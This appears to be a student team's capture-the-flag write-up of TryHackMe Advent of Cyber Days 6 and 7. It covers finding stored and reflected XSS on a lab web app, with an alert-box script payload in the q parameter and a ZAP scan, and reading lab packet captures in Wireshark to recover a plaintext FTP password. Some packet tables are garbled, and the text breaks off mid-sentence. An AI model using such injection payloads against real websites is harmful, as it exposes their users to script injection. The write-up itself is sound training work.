

PSP0201

Week 3

Writeup

Group Name: CyberQuest

Members

ID	Name	Role
1211102409	CHUA KAI ZHENG	Leader
1211102696	LEE JIA MENG	Member
1211100917	NATALIE TAN LI YI	Member

Day 6 - [Web Exploitation] Be careful with what you wish on a Christmas night

Tools used: AttackBox, Firefox, OWASP ZAP.

Question 1

From OWASP Cheat Sheet :

Syntactic validation should enforce correct syntax of structured fields (e.g. SSN, date, currency symbol).

Semantic validation should enforce correctness of their values in the specific business context (e.g. start date is before end date, price is within expected range).

Question 2

From OWASP Cheat Sheet :

Allow List Regular Expression Examples

Validating a U.S. Zip Code (5 digits plus optional -4)

```
^\d{5}(-\d{4})?$/
```

Question 3

From the website, we can clearly tell that it is **Stored Cross-site Scripting**.

Stored XSS works when a certain malicious JavaScript is submitted and later on stored directly on the website. For example, comments on a blog post, user nicknames in a chat room, or contact details on a customer order. In other words, in any content that persistently exists on the website and can be viewed by victims.

Here are all wishes that have "":


Enter your wish here:

New book...

WISH!


Question 4

The string that can be abused is q.



Question 5

Once opened the OWASP ZAP, head over to “Automated Scan”.
Key in the IP address in the “URL to attack” box and press “Attack”.



Then, check the “Alerts” tab.


- ▼ Alerts (6)
 - ▶ Cross Site Scripting (Persistent)
 - ▶ Cross Site Scripting (Reflected)
 - ▶ X-Frame-Options Header Not Set (3)
 - ▶ Absence of Anti-CSRF Tokens (6)
 - ▶ Web Browser XSS Protection Not Enabled (5)
 - ▶ X-Content-Type-Options Header Missing (4)

Question 6


Behind the IP address with the query string,

<http://10.10.198.63:5000/?q=>,

add `<script>alert('PSP0201')</script>`.




The **PSP0201** alert will then pop up.



Question 7

The XSS attack still persisted even after closing the browser and revisiting it.



Thought Process/Methodology

Firstly, we must read through the OWASP Cheat Sheet that was provided in the TryHackMe room. By that, we will obtain the corresponding description for Syntactic and Semantic validation, and also the regular expression used to validate a US zip code. Moving forward, we will need to start the machine and the attack box in the THM room. After gaining access to the target website using the AttackBox's Firefox with the IP Address and port, we can see that it is a **Stored XSS** vulnerability type as it allows users to search and type in the text box which will then be stored on the website. Next up, from searching in the text box, we will find out that **?q=** was added behind the IP address. From there, we can determine the string that can be abused to craft a Reflected XSS is **q**. Next, we will need to open the “OWASP ZAP” in the attack box. In the application, we will need to click on **Automated Scan** and paste the IP Address in the “URL to attack box” then click “attack”. We will then obtain the high priority XSS alerts from the **Alert** tab. To show the “PSP0201” alert, we just need to add **<script>alert('PSP0201')</script>** behind the **<http://10.10.198.63:5000/?q>**. Lastly, the XSS attack still persists even after closing the browser and revisiting it.

Day 7:Networking: The Grinch Really Did Steal Christmas

Tools used: Kali, Firefox, Terminal, Wireshark

Question 1

IP address that initiates an ICMP/ping

No.	Time	Source	Destination	Protocol	Length
1	0.000000	10.10.15.52	10.11.3.2	TCP	10
2	0.000082	10.10.15.52	10.11.3.2	TCP	15
3	0.000155	10.10.15.52	10.11.3.2	TCP	10
4	0.033155	10.11.3.2	10.10.15.52	TCP	5
5	0.033167	10.11.3.2	10.10.15.52	TCP	5
6	2.507709	10.10.15.52	91.189.88.184	TCP	7

Frame 1: 102 bytes on wire (816 bits), 102 bytes captured (816 bits)
Ethernet II, Src: 02:89:03:cb:f7:6b (02:89:03:cb:f7:6b), Dst: 02:c8:85:b5:5a:aa (02:c8:85:b5:5a:aa)
Internet Protocol Version 4, Src: 10.10.15.52, Dst: 10.11.3.2
Transmission Control Protocol, Src Port: 2222, Dst Port: 57454, Seq: 1, Ack: 1, Len: 5
Data (48 bytes)

Question 2

Question 3

Apply HTTP GET requests filter and the search for the name of the article that the IP address "10.10.67.199" visited

pcap1.pcap

File Edit View Go Capture Analyze Statistics Telephone Wireless Tools Help

http.request.method == GET

Packet list Narrow & Wide Case sensitive Display filter Find Cancel

Source	Destination	Protocol	Length	Info
10.10.67.199	10.10.15.52	HTTP	398	GET /images/icon.png HTTP/1.1
10.10.67.199	10.10.15.52	HTTP	387	GET /post/index.json HTTP/1.1
10.10.67.199	10.10.15.52	HTTP	366	GET /favicon.ico HTTP/1.1
10.10.67.199	10.10.15.52	HTTP	481	GET /fonts/noto-sans-jp-v25-japanese_latin-regular.woff2 HTTP/1.1
10.10.67.199	10.10.15.52	HTTP	496	GET /fontawesome/webfonts/fa-solid-900.woff2 HTTP/1.1
10.10.67.199	10.10.15.52	HTTP	466	GET /fonts/roboto-v20-latin-regular.woff2 HTTP/1.1
10.10.67.199	10.10.15.52	HTTP	365	GET /posts/reindeer-of-the-week/ HTTP/1.1
10.10.67.199	10.10.15.52	HTTP	369	GET /posts/post/index.json HTTP/1.1
10.10.67.199	10.10.15.52	HTTP	463	GET /posts/fonts/noto-sans-jp-v25-japanese_latin-regular.woff...
10.10.67.199	10.10.15.52	HTTP	448	GET /posts/fonts/roboto-v20-latin-regular.woff2 HTTP/1.1
10.10.67.199	10.10.15.52	HTTP	462	GET /posts/fonts/noto-sans-jp-v25-japanese_latin-regular.woff...
10.10.67.199	10.10.15.52	HTTP	447	GET /posts/fonts/roboto-v20-latin-regular.woff HTTP/1.1

Frame 471: 365 bytes on wire (2920 bits), 365 bytes captured (2920 bits)
Encapsulation type: Ethernet (1)
Arrival Time: Nov 30, 2020 12:15:54.644488000 EST
[Time shift for this packet: 0.000000000 seconds]
Epoch Time: 1606756554.644488000 seconds
[Time delta from previous captured frame: 0.140994000 seconds]
0000 02 89 03 cb f7 6b 02 23 60 d9 6c db 08 00 45 00 ...k # `1...
0010 01 5f 86 79 40 00 40 06 4c 11 0a 0a 43 c7 0a 0a ..y@. @ L...C...
0020 0f 34 d9 6a 00 50 40 ae b7 7f 6d 1a b6 d7 80 18 ..4 j P@..m...
0030 33 73 9b 10 00 00 01 01 08 0a e9 ca b5 8d 05 c0 3s...
0040 ee c4 47 45 54 20 2f 70 6f 73 74 73 2f 72 65 69 ..GET /p osts/rei
0050 6e 64 65 65 72 2d 6f 66 2d 74 68 65 2d 77 65 65 ndeer-of -the-wee

Packets: 510 · Displayed: 28 (5.5%) Profile: Default

Question 4

Open “pcap2.pcap” and insert filter to check for the leaked password

pcap2.pcap

File Edit View Go Capture Analyze Statistics Telephone Wireless Tools Help

tcp.port == 21

Source	Destination	Protocol	Length	Info
10.10.122.128	10.10.73.252	FTP	104	Response: 220 Welcome to the TBFC FTP Server!.
10.10.73.252	10.10.122.128	TCP	66	45340 → 21 [ACK] Seq=1 Ack=39 Win=62848 Len=0 TSval=411030016...
10.10.73.252	10.10.122.128	FTP	83	Request: USER elfmcskid
10.10.122.128	10.10.73.252	TCP	66	21 → 45340 [ACK] Seq=39 Ack=18 Win=0 TSval=89481898...
10.10.122.128	10.10.73.252	FTP	100	Response: 331 Please specify the password.
10.10.73.252	10.10.122.128	TCP	66	45340 → 21 [ACK] Seq=18 Ack=73 Win=62848 Len=0 TSval=41103377...
10.10.73.252	10.10.122.128	FTP	98	Request: PASS plaintext_password_fiasco
10.10.122.128	10.10.73.252	TCP	66	21 → 45340 [ACK] Seq=73 Ack=50 Win=62720 Len=0 TSval=89482543...
10.10.122.128	10.10.73.252	FTP	88	Response: 530 Login incorrect.
10.10.73.252	10.10.122.128	TCP	66	45340 → 21 [ACK] Seq=50 Ack=95 Win=62848 Len=0 TSval=41104264...
10.10.73.252	10.10.122.128	FTP	72	Request: SYST
10.10.122.128	10.10.73.252	TCP	66	21 → 45340 [ACK] Seq=95 Ack=56 Win=62720 Len=0 TSval=89482785...
10.10.122.128	10.10.73.252	FTP	104	Response: 530 Please login with USER and PASS.
10.10.73.252	10.10.122.128	TCP	66	45340 → 21 [ACK] Seq=56 Ack=133 Win=62848 Len=0 TSval=4110426...

Flags: 0x010 (PSH, ACK)
Window: 491
[Calculated window size: 62848]
[Window size scaling factor: 128]
Checksum: 0xf412 [unverified]
[Checksum Status: Unverified]

0000 02 c0 56 51 8a 51 02 c3 be b5 2e b7 08 00 45 10 ...VQ Q...E...
0010 00 54 0a b5 40 00 40 06 57 4f 0a 0a 49 fc 0a 0a T @ @ W...I...
0020 7a 80 b1 1c 00 15 61 48 45 ee 66 93 ff 9e 80 18 z...ah E f...
0030 01 eb f4 12 00 00 01 01 08 0a 18 7f f9 c0 35 555U
0040 da a5 50 41 53 53 20 70 6c 61 69 6e 74 65 78 74 ..PASS p laintext
0050 5f 70 61 73 73 77 6f 72 64 5f 66 69 61 73 63 6f ..passwor_d_fiasco
0060 0d 0a ..

Packets: 239 · Displayed: 71 (29.7%) Profile: Default

Question 5

Name of the protocol that is encrypted is checked

NO.	TIME	SOURCE	PORT	PROTOCOL	Length	Info
1	0.000000	10.10.122.128	10.11.3.2	SSH	102	0 Request: Encrypted packet (len=96)
2	0.000084	10.10.122.128	10.11.3.2	SSH	159	Server: Encrypted packet (len=96)
3	0.060016	10.11.3.2	10.10.122.128	TCP	54	57748 → 22 [ACK] Seq=1 Ack=149 Win=1024 Len=0
4	0.301317	10.11.3.2	10.10.122.128	TCP	54	57749 → 22 [ACK] Seq=1 Ack=145 Win=1029 Len=0
5	0.301366	10.11.3.2	10.10.122.128	TCP	70	57348 → 443 [SYN] Seq=0 Win=62727 Len=0 MSS=8961 SACK_PERM=1 TSval=3118186800 TSecr=0 WS=128
6	2.549894	10.10.73.252	10.10.122.128	FTP	72	Request: QUIT
7	2.549999	10.10.122.128	10.10.73.252	FTP	80	Response: 221 Goodbye.
8	2.550011	10.10.122.128	10.10.73.252	TCP	65	21 → 45332 [FIN, ACK] Seq=118 MSS=8961 SACK_PERM=1 TSval=3118186845 TSecr=4110323459
9	2.550015	10.10.122.128	10.10.73.252	TCP	65	45332 → 21 [ACK] Seq=118 Win=1024 Len=0 TSval=311029403 TSecr=894813665
10	2.550029	10.10.122.128	10.10.73.252	TCP	66	45332 → 21 [FIN, ACK] Seq=7 Ack=36 Win=491 Len=0 TSval=311029442 TSecr=894813665
11	2.555534	10.10.122.128	10.10.73.252	TCP	66	21 → 45332 [ACK] Seq=16 Ack=9 Win=490 Len=0 TSval=189413670 TSecr=411023463
12	3.175873	10.10.122.128	91.189.92.40	TCP	74	33402 → 443 [SYN] Seq=0 Win=62727 Len=0 MSS=8961 SACK_PERM=1 TSval=3118196848 TSecr=0 WS=128
13	4.183459	10.10.73.252	10.10.122.128	TCP	74	45340 → 21 [SYN] Seq=0 Win=62727 Len=0 MSS=8961 SACK_PERM=1 TSval=4110308014 TSecr=894815218 WS=128
14	4.183463	10.10.73.252	10.10.122.128	TCP	74	45340 → 21 [ACK] Seq=1 Ack=1 Win=62727 Len=0 MSS=8961 SACK_PERM=1 TSval=4110308014 TSecr=894815218
15	4.183828	10.10.73.252	10.10.122.128	TCP	66	45340 → 23 [ACK] Seq=1 Ack=1 Win=62848 Len=0 TSval=4110308014 TSecr=894815218
16	4.185564	10.10.122.128	10.10.73.252	FTP	164	Response: 220 Welcome to the TBFC FTP Server!
17	4.185568	10.10.122.128	10.10.73.252	TCP	66	45340 → 23 [ACK] Seq=1 Ack=39 Win=62848 Len=0 TSval=4110308014 TSecr=894815220
18	6.247933	10.10.122.128	91.189.92.40	TCP	74	33402 → 443 [SYN] Seq=0 Win=62727 Len=0 MSS=8961 SACK_PERM=1 TSval=3118195920 TSecr=4110308014 WS=128
19	6.247936	10.10.122.128	91.189.92.40	TCP	74	45340 → 21 [SYN] Seq=0 Win=62727 Len=0 MSS=8961 SACK_PERM=1 TSval=3118194944 TSecr=4110308014 WS=128
20	7.866325	10.10.73.252	10.10.122.128	FTP	83	Request: USER elfmcskidy
21	7.866352	10.10.122.128	10.10.73.252	TCP	66	21 → 45340 [ACK] Seq=62 Ack=147 Win=62848 Len=0 TSval=411045638 TSecr=894830843
22	7.866436	10.10.122.128	10.10.73.252	FTP	164	Response: 220 Welcome to the TBFC FTP Server!
23	7.866878	10.10.73.252	10.10.122.128	TCP	66	45340 → 21 [ACK] Seq=18 Ack=73 Win=62848 Len=0 TSval=411033777 TSecr=894818991

Question 6

Examination ARP communications to find 10.10.122.128 is at

42	19.7/2180	10.10.122.128	10.10.73.252	TCP	66	21 → 45340 [FIN, ACK] Seq=141 Ack=62 Win=62720 Len=0 TSval=894830842 TSecr=0
43	19.727557	10.10.73.252	10.10.122.128	TCP	66	45340 → 21 [ACK] Seq=62 Ack=147 Win=62848 Len=0 TSval=411045638 TSecr=894830843
44	19.727819	10.10.73.252	10.10.122.128	TCP	66	45340 → 21 [FIN, ACK] Seq=62 Ack=148 Win=62848 Len=0 TSval=411045638 TSecr=894830843
45	19.727826	10.10.122.128	10.10.73.252	TCP	66	21 → 45340 [ACK] Seq=148 Ack=63 Win=62720 Len=0 TSval=894830843 TSecr=411045638
46	19.785010	02:c8:85:b5:5a:aa	02:c0:56:51:8a:51	ARP	56	Who has 10.10.122.128? Tell 10.10.0.1
47	19.785024	02:c0:56:51:8a:51	02:c8:85:b5:5a:aa	ARP	42	10.10.122.128 is at 02:c0:56:51:8a:51
48	21.607851	10.10.122.128	91.189.92.40	TCP	74	[TCP Retransmission] [TCP Port numbers reused] 33404 → 443 [SYN] Seq=0 Win=62727 Len=0 MSS=8961 SACK_PERM=1 TSval=411048354
49	22.443812	10.10.73.252	10.10.122.128	TCP	74	45342 → 21 [SYN] Seq=0 Win=62727 Len=0 MSS=8961 SACK_PERM=1 TSval=411048354
50	22.443840	10.10.122.128	10.10.73.252	TCP	74	21 → 45342 [SYN, ACK] Seq=0 Ack=1 Win=62643 Len=0 MSS=8961 SACK PERM=1 TSval=411048354


Question 7

Find out what is on Elf McSkidy's wishlist that will be used to replace Elf McEager

```
~/.cache/fr-PTPTkk/elf_mc...wishlist.txt - Mousepad
File Edit Search View Document Help
File Edit Search View Document Help
elf_mc...list.txt x elf_mc...list.txt x Untitled1
1 Wish list for Elf McSkidy
2 _____
3 Budget: £100
4
5 x3 Hak 5 Pineapples
6 x1 Rubber ducky (to replace Elf McEager)
7
```

Question 8

Find out the author of Operation Artic Storm



Thought Process/Methodology

First, download the task file located at top right from TryHackMe. Then, download Wireshark in the terminal by using command “apt download wireshark”. After downloading, open “pcap1.pcap” from the downloaded file using Wireshark. Next, we check for the IP address that initiates an ICMP/ping(10.11.3.2). Then, apply filter to see HTTP GET requests (http.request.method==GET) and the name of the article that the IP address "10.10.67.199" visited is searched (reindeer-of-the-week). We then open file “pcap2.pcap”. “tcp.port==21” filter that is given in THM is inserted to check for the leaked password (plaintext_password_fiasco). Then, we remove the filter and check for the name of the protocol that is encrypted (SSH). In order to find the location of 10.10.122.128, we examine the ARP communications (02:c0:56:51:8a:51). Moving on, “pcap3.pcap” file is open and we use back filter “http.request.method==GET” and export “Christmas.zip” file to http file and download it. Open the downloaded file(christmas.zip) and open elf_mcskidy_wishlist.txt to find out what is on Elf McSkidy's wishlist that will be used to replace Elf McEager. Next, we go back

